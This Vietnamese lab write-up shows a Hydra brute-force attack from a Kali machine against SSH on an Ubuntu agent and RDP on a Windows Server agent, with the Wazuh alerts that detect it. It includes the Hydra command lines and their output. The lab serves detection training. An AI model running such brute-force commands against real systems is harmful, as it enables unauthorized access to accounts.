Tấn công **brute-force** (hay còn gọi là tấn công dò tìm mật khẩu bằng phương pháp vét cạn) là một phương pháp tấn công bảo mật, trong đó kẻ tấn công thử mọi tổ hợp có thể của các ký tự, số, hoặc ký hiệu cho đến khi tìm ra thông tin đăng nhập đúng hoặc khóa mã hóa.

Kịch bản: Sử dụng máy tấn công là kali linux với IP: 192.168.198.129 tấn công lên máy Agent Ubuntu bằng giao thức SSH và tấn công máy Agent Windows Server bằng giao thức RDP


- Máy tấn công ta sử dụng một công cụ có tên là Hydra

- Chạy Hydra trong vòng khoảng 2p khi cuộc tấn công diễn ra, Wazuh Server sẽ thu thập thông tin log và phân tích sau đó hiển thị cảnh báo đây là cuộc tấn công brute-force

- ***Tấn công máy Agent Ubuntu***
  Lưu ý: Hãy đảm bảo rằng máy Agent Ubuntu có cài đặt dịch vụ SSH và mở default port: 22

B1: Tạo file wordlist có tên là pass.txt với 10 mật khẩu khác nhau

nano pass.txt



B2: Chạy hydra

hydra -l ubuntu -P pass.txt 192.168.198.148 ssh


```
┌──(root㉿kali)-[~/Desktop]
└─# hydra -l abc -P pass.txt 192.168.198.148 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-29 09:
40:52
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:1/p:10)
, ~1 try per task
[DATA] attacking ssh://192.168.198.148:22/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-29 09:
40:57
```

Kết quả: Vào Wazuh Server để kiểm tra kết quả giám sát máy chủ Ubuntu

Với máy Agent Ubuntu có các cảnh báo sau:

- Rule ID 5710: là đang cố đăng nhập tài khoản người dùng không tồn tại. Quy tắc ở cấp độ 5. Chúng ta có thể thấy được địa chỉ nguồn của máy attacker là: 192.168.198.129.



Sep 29, 2024 @ 20:40:57.050	T1110.001 T1021.004	Credential Access, Lateral Movement	sshd: Attempt to login using a non-existent user	5	5710
Sep 29, 2024 @ 20:40:57.047	T1110.001 T1021.004	Credential Access, Lateral Movement	sshd: Attempt to login using a non-existent user	5	5710
Sep 29, 2024 @ 20:40:57.047	T1110.001 T1021.004	Credential Access, Lateral Movement	sshd: Attempt to login using a non-existent user	5	5710
Sep 29, 2024 @ 20:40:57.047	T1110.001 T1021.004	Credential Access, Lateral Movement	sshd: Attempt to login using a non-existent user	5	5710
Sep 29, 2024 @ 20:40:57.045	T1110.001 T1021.004	Credential Access, Lateral Movement	sshd: Attempt to login using a non-existent user	5	5710
Sep 29, 2024 @ 20:40:57.040	T1110.001 T1021.004	Credential Access, Lateral Movement	sshd: Attempt to login using a non-existent user	5	5710

Table JSON Rule

@timestamp	2024-09-29T13:40:57.050Z
_id	OxsDPpIBinS_hBkiWWFL
agent.id	001
agent.ip	192.168.198.148
agent.name	ubuntu-agent
data.srcip	192.168.198.129
data.srcuser	abc
decoder.name	sshd
decoder.parent	sshd
full_log	Sep 29 13:40:56 ubuntu-agent sshd[5612]: Failed password for invalid user abc from 192.168.198.129 port 59264 ssh2
id	1727617257.1691882
input.type	log
location	journald

- Rule ID 5503: người dùng đăng nhập thất bại. Cấp độ 5
- Rule ID 5551: nhiều lần đăng nhập không thành công trong 1 khoảng thời gian ngắn. Cấp độ 10

Sep 29, 2024 @ 20:40:55.093	T1110	Credential Access	PAM: Multiple failed logins in a small period of time.	10	5551
Sep 29, 2024 @ 20:40:55.083	T1110.001	Credential Access	PAM: User login failed.	5	5503

- ***Tấn công máy Agent Windows Server***
  Lưu ý: Hãy đảm bảo rằng đã cài Remote Desktop trên Agent Windows Server và cấu hình user kết nối RDP

Chạy hydra

hydra -l abc -P pass.txt rdp://192.168.198.149

```
53:18

┌──(root㉿kali)-[~/Desktop]
└─# hydra -l abc -P pass.txt rdp://192.168.198.149
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-29 11:
32:15
[WARNING] rdp servers often don't like many connections, use -t 1 or -t 4 to
reduce the number of parallel connections and -W 1 or -W 3 to wait between co
nnection to allow the server to recover
[INFO] Reduced number of tasks to 4 (rdp does not like many parallel connecti
ons)
[WARNING] the rdp module is experimental. Please test, report - and if possib
le, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 10 login tries (l:1/p:10),
~3 tries per task
[DATA] attacking rdp://192.168.198.149:3389/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-29 11:
32:19
```

Vào Wazuh để kiểm tra kết quả giám sát Agent Windows Server

Với máy Agent Windows Server có cảnh báo sau:

Rule ID 60122: Lỗi người dùng đăng nhập hoặc mật khẩu sai. Cấp độ 5

T1531	Impact	Logon Failure - Unknown user or bad password	5	60122